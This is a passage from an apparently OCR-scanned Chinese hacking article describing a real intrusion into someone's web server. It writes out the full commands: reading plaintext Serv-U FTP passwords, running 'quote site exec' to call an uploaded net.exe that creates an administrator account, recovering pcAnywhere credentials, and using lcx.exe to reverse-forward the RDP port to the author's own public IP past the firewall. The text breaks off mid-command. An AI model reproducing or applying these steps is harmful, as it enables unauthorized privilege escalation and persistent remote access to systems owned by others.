


图13

## 五、希望的曙光

我又跳转到Serv-U的安装目录C:\Program Files\Serv-U，发现2.5版本的Serv-U果然和平时见到的高版本的Serv-U不同，文件少了很多，如图14。看来看去就一个INI文件，SERV-U.INI这个应该就是FTP配置文件了。打开这个文件，惊奇地发现FTP密码居然是明文存放的！不过却没有对这个文件的编辑权限，想添加一个FTP用户实现不了。我把安装目录里的所有文件下载回本地，打开后发现是英文版的，但是没有找到类似6.0版本那样的用户权限分配设置，如图15。先不管那些了，赶紧使用得到的用户名和密码连接，发现能够正确连接上，如图16。而且我还发现个别FTP用户拥有执行权限！这才是最重要的！提权就全靠它了！想要执行命令的话就要在CMD下连接登录才行。于是我退出FlashFXP，在CMD下连接登录进去，成功登录（230




图14

User logged in,proceed.），如图17。

尝试执行添加用户命令**quote site exec net user hackest hackest123456**，却提示"501 Cannot EXEC command line <error=2>."，可恶，居然执行不了！




图15




图16




图17

我又上传了一个net.exe到网站根目录下，然后再执行**quote site exec C:\Inetpub\wwwroot\DIGITAL\NewWeb\net.exe user hackest hackest /add**，这一次提示成功了（200 EXEC command successful <TID=33>.），如图18。在websehll里执行查看用户的命令"net user"，也终于发现有hackest这个用户了。接着当然就是把这个用户添加进管理员组了，执行**quote site exec C:\Inetpub\wwwroot\DIGITAL\NewWeb\net.exe localgruop administrators hackest /add**也提示成功了（200 EXEC command successful <TID=33>.）。再在webshell里执行"net user hackest"，发现此用户已经在管理员组了。





图18

## 六、最后的突破

用户已经成功添加了，最后的事情就是连接登录了。可是当我满怀高兴地使用3389连接时，却发现连接不上！郁闷啊……难道远程桌面连接端口被改成别的了？我仔细检查后发现端口的确是3389，那连接不上的原因就只有一个了，是被那万恶的防火墙拦住了！对了，还有pcAnywhere，连接端口是5631，虽然在C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere目录中下载了它的*.cif文件，又使用PCAnywhere PassView v1.11得到了用户名和密码，不过一样也是连接不上。这种小case是难不倒我们的，解决的方法就是给它来个端口转发。因为一般防火墙对从外对内的连接看得很死(比如我连接服务器)，但是对于由内向外的连接就不那么严格了(比如由服务器连接我)，这样的连接防火墙一般都会放行的。于是我以迅雷不及掩耳的速度上传了一个lcx.exe到网站的根目录下，然后使用FTP执行：**quote site exec C:\Inetpub\wwwroot\DIGITAL\NewWeb\lcx.exe -slave 219.135.10.7 51 127.0.0.1 3389**。不过前提是你要有公网IP地址哦，219.135.10.7就是我的公网IP地址。命令的意思是把服务器上的3389端口的连接数据转发到远程主机的51端口，就是转发到我这边的51端口了。然后在本地运行**lcx.exe -listen 51 